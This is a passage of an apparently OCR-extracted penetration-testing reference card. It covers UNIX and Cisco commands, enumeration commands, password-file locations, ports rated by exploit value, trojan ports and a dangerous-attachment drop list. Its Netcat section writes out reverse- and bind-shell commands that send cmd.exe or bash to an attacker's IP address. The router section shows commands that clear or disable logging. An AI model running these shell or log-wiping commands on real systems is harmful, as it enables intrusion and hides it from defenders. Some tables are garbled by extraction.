ver Display the Windows version.
xcopy Copy file and directory trees.
UNIX System and Network Commands
The following is a list of the most common commands found on most UNIX and Linux distributions. For more information on a particular com-mand, see its manual page by typingmancommandorcommand- -help.
Command Description
alias Set and view command aliases.
arch Print machine architecture.
Command Description
bg Move process running in foreground to the background. biff Be notified when mail arrives.
cat Concatenate and print files. cd Change directory.
chage Change user password expiry information.
chgrp Change group ownership.
chmod Change file permissions.
chown Change file and group owner.
chroot Run command with special root directory.
chsh Change login shell.
clear Clear the terminal screen.
cp Copy files and directories.
crontab Maintain crontab files.
csh C shell.
cut Remove sections from each line of files. date Print or set the system date and time. dd Convert and copy a file.
df Print file-system disk space usage. diff Find differences between files.
dig DNS (Domain Name System) lookup utility.
dmesg Print diagnostic messages from system buffer.
dnsdomainname Show system’s DNS (Domain Name System) domain name.
domainname Show system’s NIS (Network Information System) or YP (Yellow Pages)
name.
du Estimate file space usage. echo Display a line of text.
env Run a program in a modified environment.
false Exit with a status code indicating failure.
fdisk Disk partition table manipulator.
fg Move process running in background to the foreground. file Determine file type.
find Search for files in a directory hierarchy. free Display amount of free and used system memory. ftp FTP client.
fuser Identify processes using files or sockets.
gcc GNU C and C++ compiler. grep Print lines matching a given pattern.
groupadd Create a new group.
groupdel Delete a group.
groupmod Modify a group.
groups Print all the groups the user belongs to.
Common System Commands RC
7
Common
System
Commands
Reference
Command Description
gunzip Uncompress files compressed using Lempel Ziv encoding.
gzip Compress files using Lempel Ziv encoding. host DNS (Domain Name System) lookup utility.
hostname Show or set system hostname.
id Print real and effective user IDs and group IDs.
ifconfig Configure a network interface.
kill Terminate a process. ksh Korn shell.
last Show listing of last logged-in users.
lastlog Show last login times of accounts.
ln Make links between files. ls List directory contents.
lsof List currently open files; also sockets and associated processes. mail Send and receive mail.
man Format and display manual pages. mesg Control write access to a terminal.
mkdir Make directories.
more Display file contents, one screen-full at a time.
mount Mount a file system.
mv Move and rename files and directories.
netstat Print network connections, routing tables, interface statistics,
masquerade connections, and multicast memberships. nice Run a program with modified scheduling priority.
nslookup Query Internet name servers.
passwd Change login and password attributes.
ping Send ICMP ECHO_REQUEST to network hosts. ps Report process status.
pwd Print name of working directory.
quota Display disk usage and limits.
quotaoff Turn off file-system quotas.
quotaon Turn on file-system quotas.
repquota Summarize quotas for a file system.
rm Remove files or directories.
rmdir Remove empty directories.
route Show or manipulate system routing table.
rpcinfo Report RPC (Remote Procedure Calls) information.
sed Stream editor.
setquota Set disk quotas.
showmount Show “mount” information for an NFS (Network File System) server.
shutdown Bring the system down.
Common System Commands RC
9
Common
System
Commands
Reference
Center
Command Description
sort Sort lines of text files.
strace Trace system calls and signals.
strings Print printable characters in files.
su Run a shell with substitute user and group IDs. tail Output the last part of files.
tar Archiving utility.
tcsh C shell with filename completion and command editing.
telnet Telnet client.
tftp TFTP (Trivial File Transfer Protocol) client.
traceroute Print the route that packets take to a destination host.
true Exit with a status code indicating success.
umount Unmount a file system.
uname Print system information.
useradd Create a new user.
userdel Delete user account.
uptime Print how long the system has been running.
vi Text editor.
w Show users that are logged on and what they are doing. wall Send message to every user’s terminal.
wc Print the number of bytes, words, and lines in files.
whereis Locate the binary, source, and manual page files for a command.
which Show the full path of commands.
who Show users that are logged on.
whoami Print effective user ID.
write Send a message to another user.
ypdomainname Show or set system’s NIS (Network Information System) or
YP (Yellow Pages) domain name.
Keep in mind that there are often additional helpful commands available with cer-tain distributions such as nc for Netcat, nmap, and snmpwalk.
Specific UNIX Enumeration Commands
Command Description
ls –l Display all files along with size, date, ownership
and permissions.
find / -type f -perm -04000 -ls Find all SUID files once on a system.
find / -type f -perm -02000 -ls Find all GUID files once on a system.
find / -perm -type f -print Find all world writable files once on a system.
showmount --allcomputer Find all open NFS shares on a system.
mount -t NFScomputer:/nfs_share/
mnt/nfs_share
Command Description
finger -l@computer
finger -l0@computer
finger ‘letter [a b c d…x y z] @computer
Identify usernames on a system.
rpcinfo -pcomputer Find running services and their associated port numbers.
ypcat Display all values in Network Information Service map.
ypcat passwd Display the contents of the NIS password file.
Netcat Remote Shell Commands
■ nc -L -d -ec:\winnt\system32\cmd.exe-p1255 Run on the listening machine (target), this will send back a Windows command shell when connected on port 1255. The L switch keeps a persistent listener running, and the D switch sets no interactive console. To connect to the target machine you would run:nctarget IP address1255. Remember that netcat must be located in the \system32 of the target machine in order to execute cmd.exe. You may also need to put in the full path to cmd.exe, such as c:\winnt\system32\cmd.exe. ■ ncattacker IP address80-ec:\winnt\system32\cmd.exe (or
/usr/bin/bash) Run this on the target machine to have netcat execute a command shell and send the shell out port 80 to the attacking system. The attacking system has netcat listening on ports 80 (nc -v -l -p80).
■ ncattacker IP address25 | cmd.exe |ncattacker IP address53 (or /bin/bash instead of cmd.exe) Run this on the target machine to have two netcat sessions started for issuing commands and piping the output and executing a command shell to the attacking system. The attacking system should have netcat listening on ports 25 and 53 (nc -v -l -p25/53). The attacker will issue commands on the port 25 session and receive the output on the port 53 session. As with the previous instance, netcat must be in the same directory as cmd.exe. Another twist on this remote shell shoveling theme is to use Telnet instead of netcat in the command example above.
Common System Commands RC
11
Common
System
Commands
Reference
Center
Router Commands
With routers you are either in “command” mode or “configure” mode. Configure mode is where you can make changes, and requires the “en-able” password. When you are in the configure mode the command prompt will be a # sign. Following is a list of common router commands (based on the Cisco command set).
Command Description
xl(wherex is a letter) List all commands that start with that letter.
command? Display further information for the particular command.
connect Open a terminal connection.
rlogin Establish an rlogin connection to a UNIX computer.
telnet Establish a Telnet connection to a UNIX computer.
enable Enter Privileged Exec mode.
disable Go back to User mode from Privileged Exec mode.
reload Restart the router.
exit End the console session. show Display running system information.
where Display active router connections.
enable secretpassword Set an encrypted enable password.
show users all Display all users on vty and console lines.
show logging Show whether logging is enabled and to which computer.
clear logging Clear logs from the buffer.
no loggingcomputer_IP Disable logging to a particular computer.
show ip arp Display all ARP entries.
Show ip interface e0 Display Ethernet 0’s IP address.
show running-config Show the current running configuration.
show startup-config Show the startup configuration.
show version Display IOS version.
show flash Display IOS files stored in flash memory.
show interfaces Display information on all interfaces.
Show tcp brief all Display TCP connection endpoint information.
show ip route Display the IP routing table.
show access-lists Display all or particular access list information.
show cdp run Display whether CDP is enabled.
show cdp neighbors detail Display detailed information about other connected
routers.
show processes Display router operating details for the last five seconds.
copy running-config startup-config Save the current configuration into flash memory.
copy startup-config running-config Use the startup configuration stored in flash memory.
copy tftp running-config Load configuration from a TFTP server into flash memory.
copy startup-config tftp Copy the current configuration to a TFTP server.
Command Description
config terminal Enter Global Configuration mode.
ip routex.x.x.x x.x.x.x x.x.x.x x Add a static IP route (network IP | mask | next hop | hop#).
ip addr x.x.x.x x.x.x.x Add an IP address to an interface.
cdp run Enable CDP on the router.
access-enable Create a temporary access list entry.
ftp-server enable Enable the FTP server.
ftp-server topdir Configure the directories available for FTP.
no ip http server Disable the HTTP server.
enable ip http server Enable the HTTP server.
For additional command documentation and help, go to the follow-ing site, which covers the latest Cisco IOS version 12.2: http:// www.cisco.com/univercd/cc/td/doc/product/software/ios122/122sup/ 122csum/index.htm.
When you finger a Cisco device you can get back user, host, and interface informa-tion.
IP ADDRESSING AND SUBNETTING
Network Ranges
■ A– 0.0.0.0 to127.255.255.255 ■ B–128.0.0.0 to191.255.255.255 ■ C–192.0.0.0 to223.255.255.255 ■ D–224.0.0.0 to239.255.255.255 ■ E–240.0.0.0 to247.255.255.255
Usable Hosts and Networks
Class A Class B Class C
Mask Bits Nets Hosts Nets Hosts Nets Hosts
255.0.0.0 A /8 0 16,777,214 -- -- --
--Class A Class B Class C
Mask Bits Nets Hosts Nets Hosts Nets Hosts
255.255.0.0 AB /16 254 65,534 0 65,534 --
--255.255.128.0 A /17 -- 32,766 -- -- -- --255.255.192.0 AB /18 1,022 16,382 2 16,382 -- --255.255.224.0 AB /19 2,046 8,190 6 8,190 -- --255.255.240.0 AB /20 4,094 4,094 14 4,094 -- --255.255.248.0 AB /21 8,190 2,046 30 2,046 -- --255.255.252.0 AB /22 16,382 1,022 62 1,022 -- --255.255.254.0 AB /23 32,766 510 126 510 --
--255.255.255.0 ABC /24 65,534 254 254 254 0 254
255.255.255.128 AB /25 -- 126 -- 126 -- --255.255.255.192 ABC /26 262,142 62 1,022 62 2 62 255.255.255.224 ABC /27 524,286 30 2,046 30 6 30 255.255.255.240 ABC /28 1,048,574 14 4,094 14 14 14 255.255.255.248 ABC /29 2,097,150 6 8,190 6 30 6 255.255.255.252 ABC /30 4,194,302 2 16,382 2 62 2 255.255.255.254 /31 -- -- -- -- -- --255.255.255.255 /32 -- -- -- -- --
--Private, Nonroutable IP Ranges
■ 10.X.X.X – 10.255.255.255
■ 172.(16-31).X.X – 172.(16-31).255.255 ■ 192.168.X.X – 192.168.255.255
■ 127.X.X.X – 127.255.255.255 [system loopback]
PASSWORD AND LOG FILE LOCATIONS
Here is a brief list of a few important file locations on different systems.
Windows
■ Password (Sam) file:
C:\WINDOWS\system32\config\sam HKEY_LOCAL_MACHINE\SAM C:\WINDOWS\system32repair\sam ■ System Event Log:
C:\WINDOWS\system32\config\SysEvent.Evt ■ Security Event Log:
C:\WINDOWS\system32\config\SecEvent.Evt
Password and Log File Locations RC
13
Password
and
Log
File
Locations
Reference
■ Configuration Event Log:
C:\WINDOWS\system32\config\AppEvent.Evt
UNIX
■ Password file common locations:
/etc/passwd,/etc/shadow,/.secure/etc/passwd,/etc/smbpasswd, /etc/nis/passwd,/etc/master.passwd,/etc/security/passwd ■ Log files:
/user_account/.bash_history, /var/ (files: utmp, wtmp, messages, secure, xferlog, maillog, lastlog), /var/log
VNC
■ Windows password storage:
HKEY_USURS\.DEFAULT\SOFTWARE\ORL\WinVNC3\ Password
■ UNIX password storage: $HOME/.vnc/passwd
MOST USEFUL PORTS AND SERVICES IN THE
HACKING PROCESS
Here is a list of the most interesting services and ports from a hacker’s perspective. The flip side is that this is also what to protect and restrict at border points internally as well as externally.
Port Service / Use Usefulness
21tcp FTP Find read/write directories; try exploits 22tcp SSH Exploit; brute-force
23tcp Telnet Probe for info, exploit, brute-force 25tcp SMTP Mail relays, exploits, probe, brute-force 53tcp/udp DNS Probe for info, exploits
67tcp/udp DHCP Few exploits
69udp TFTP File system access to passwords/configs 79tcp Finger Probe for info, exploits
80tcp HTTP Probe for info, exploits, files, brute-force 81tcp HTTP – alternate Probe for info, exploits, files, brute-force 88tcp HTTP – alternate (Kerberos) Probe, exploits, files, brute-force (http) 109tcp POP2 Exploits
110tcp POP3 Exploits
Port Service / Use Usefulness
135tcp/udp MS RPC Probe for info 137udp MS NetBIOS Name Service Probe for info
139tcp Microsoft file/print Connections, information, file sharing 143tcp IMAP Several buffer overflows
161tcp/udp SNMP Probe for info and reconfigure devices 177 X Window display mgr. Sniff/monitor, exploit
259 tcp Checkpoint Telnet auth/RDP Access, brute-force
264tcp Checkpoint Secure Remote Access, brute-force 389tcp/udp LDAP Probe for info, few exploits
407 tcp Tumbuktu Remote admin Access, brute-force
443 HTTPS Access, brute-force, or exploit 445tcp Microsoft file/print Connections, information, file sharing 512tcp r-exec Remote command execution 513tcp rlogin/rwho Probing; remote command execution 514tcp/udp Remote shell // Syslog Remote command execution; exploits 515tcp UNIX printer services / LPD Several buffer overflows possible 524tcp Netware Core Protocol Query a Netware server for access 535udp CORBA IIOP Exploit RPC services
591tcp HTTP – alternate Access, brute-force, or exploit 635tcp/udp Linux mountd Exploit
900tcp IBM /checkpoint web admin Access, brute-force, or exploit 901tcp SAMBA HTTP / RealSecure Check for web interface; could be IDS 1000tcp Webmin System admin Access, brute-force, or exploit 1080tcp SOCKS proxy Access or exploit
1114tcp Linux mSQL Access, brute-force, or exploit 1433tcp Microsoft SQL Access, brute-force, or exploit 1434tcp Microsoft SQL Access, brute-force, or exploit 1484tcp Citrix Remote Login Access, brute-force, or exploit 1521tcp Oracle database client conn. Access, brute-force, or exploit 1547tcp LapLink Access, brute-force 1741tcp CiscoWorks 2000 Access, brute-force, exploit 1993tcp Cisco SMTP Probe for info; modify configurations 2000tcp Remotely Anywhere Access, brute-force
2049tcp/udp NFS Access data and passwords, plant Trojans 2200tcp Novell iManage Access, brute-force, probe for info 2301tcp Compaq IM HTTP admin Access, brute-force, exploit 2339tcp 3Com Webview Access, brute-force, exploit 2381tcp Compaq IM HTTPS admin Access, brute-force, exploit 3128tcp SQUID proxy Make use of proxy; exploit 3268tcp MS LDAP Global Catalog Probe for info
3306tcp MySQL database Access, brute-force, or exploit
Most Useful Ports and Services in the Hacking Process RC
15
Port Service / Use Usefulness
3389tcp MS Terminal Server/RDP Access, brute-force, or exploit
3999-4000 Remote Anywhere Access, brute-force
4045tcp/udp NFS Lock daemon Alternate NFS port for shares 5432tcp PostgresSQL database Access, brute-force, or exploit 5500tcp VNC Access, brute-force, or exploit 5631tcp PCAnywhere Access, brute-force
5800-10tcp VNC-HTTP Access, brute-force, or exploit
5900-02tcp VNC Access, brute-force, or exploit
6000-063tcp X Window systems Exploits, sniffing/monitoring
6346tcp Gnutella Access data, exploit 6588tcp AnalogX Proxy Access, proxy, exploit
6665-70tcp IRC Server Exploits, sniff/monitor
8010tcp Wingate log port Access or use Wingate proxy 8000tcp HTTP – alternate Various web servers access or exploit 8005tcp HTTP – alternate Various web servers access or exploit 8008tcp HTTP – alternate / Netware Various web servers access or exploit 8009tcp Netware HTTP Remote mgr. Access, brute-force, or exploit 8080tcp HTTP – alt./proxy/Netware Various web servers, proxy, exploit 8888tcp HTTP – alternate/web admin Various web servers access or exploit
9090/91tcp Cisco Secure HTTP admin Access, brute-force, or exploit
41524tcp ArcServe discovery protocol Identify systems with Arcserve accounts
32770-90tcp RPC services Identify various RPC services; exploits
COMMON REMOTE-ACCESS TROJANS AND PORTS
The following is a list of the most common (and a lot of the best) Trojan horse programs being used. This, of course, is a subjective view. Your fa-vorite may not be listed, and a very old one may be still be. This list is based on various personal, Internet, and posting sources and knowledge.
Online Port References
In order to keep up to date on the latest port assignments or just to look up a port or service regularly, check with the following web links:
■ http://www.neohapsis.com/neolabs/neo-ports/ ■ http://www.cirt.net/cgi-bin/ports.pl
Must-Have Free (or Low Cost) Tools RC
17
Common Remote-Access Trojans and Ports Reference Center AcidShivers Back Orifice Bionet Deep Throat Doly Trojan GateCrasher GirlFriend Hack’a’Tack Infector Masters Paradise MoSucker NetBus NetSphere Optix Light & Prophase zero Sockets de Troie SubSeven
Tini Backdoor Undetected Y3K
Common Trojan Ports
1 21 24 31 41 79 146 555 777 999 1010-16 1080 1208 1234 1999 2140 2149 2345 2772/3/4 3129 3150 5000/1 5802 5873 5880-9 6670/1 6667 6711-13 6776 6969 7000 7215 7777 8787 10520 12345-9 16484 16959 17569 20005 20034 21544 23456 24000 27573 27374 28431/2 30000 30100 30101/2 30133 30303 31557 31789 31337/8 40421-6 50505 54283 54320/1 60000 65000
You will often find open ports that are still unclear or inconclusive as to what they might be for. In this case you should try “Telneting” or “Netcating” to the port and see what type of response you get, such as banners or command sequences. Remember that if you do not know what a port is, go to the port lookup sites mentioned in the earlier sec-tion, “Most Useful Ports and Services in the Hacking Process,” or try these sites specifically for Trojan information. These sites will also pro-vide information on “cleaning” an infected system.
■ http://www.pestpatrol.com/Search/query.asp ■ http://www.simovits.com/trojans/
■ http://www.commodon.com/threat/threat-ports.htm
To scan a system for Trojans and disinfect them, these sites are prob-ably the most notable:
■ http://www.pestpatrol.com
■ http://www.moosoft.com/thecleaner/ ■ http://tds.diamondcs.com.au/
■ http://www.chkrootkit.org(can find rootkits, worms and LKMs on UNIX systems)
DANGEROUS FILE ATTACHMENTS “DROP LIST”
Many different file attachment types can pose serious security risks if al-lowed to pass through the firewall and into the network via file attach-ments. File attachments can usually be easily stripped off email or otherwise blocked by firewalls and/or content/antivirus gateways. Se-rious consideration should be given to the file types listed here. Other attachments, such as Microsoft Office documents, should also be pro-cessed through antivirus gateways at the network border.
Extension Name
.386 Windows Enhanced Mode Driver .ade MS Access Project extension .adp MS Access Project .asp MS Active Server Page .bas VB Language Source module .bat DOS batch file
.btm 4DOS Batch to Memory batch file .chm Compiled HTML help
.cla Java class file
.cmd Windows command script
Extension Name
.com Command/MS-DOS executable file .cpl Windows Control Panel extension .crt Certificate file
Dangerous File Attachments “Drop List” RC
19
Dangerous File Attachments “Drop List” Reference Center Extension Name.hta HTML program .inf Setup information .ins Internet Naming Service .isp Internet communication settings .js Jscript file
.jse Jscript encoded script file .lnk Shortcut
.mde MS Access MDE database .mdb MS Access program .mht Archived web page .mp3 MP3 program
.msc MS Common Console document .msi MS Windows installer package .msp MS Windows installer patch .mst MS visual test source files .ocx MS OLE control extension .pcd MS visual compiled script
Extension Name
.pif Shortcut to MS-DOS program .pgm Program file
.pl Perl program file .pot MS PowerPoint template .reg MS registry settings .scr Screen saver
.sct Windows script component .shb Windows document shortcut file .shs Shell scrap object
.url Internet shortcut .vb VBScript file
.vbe VBScript encoded script file .vbs VBScript file
.vxd Virtual device driver .wsc Windows script component .wsf Windows script file
.wsh Windows script host settings file
Protect Windows from Hidden File Extensions
By default, Windows systems keep dangerous file extensions hid-den from users, allowing them to possibly click on one that is “wrapped” in a common/safe file extension. To make the majority of them viewable, follow these steps:
1. In Windows 98, open My Computer, select View | Folder Options, and select the View tab. In Windows 2000/XP, go to Control Panel | Folder Options, and select the View tab. 2. Check “Show all files” or “Show all hidden files and
folders” and uncheck the “Hide file extensions for known file types” check box.
Even if you change the above settings, Windows will still not display file extensions .shs, .pif, and .lnk. To show the .shs files only, you need to do this as well:
1. Go to Control Panel | Folder Options (in Windows 98 open My Computer and select View).
2. In the File Types tab, browse to .shs or Scrap Object and select it.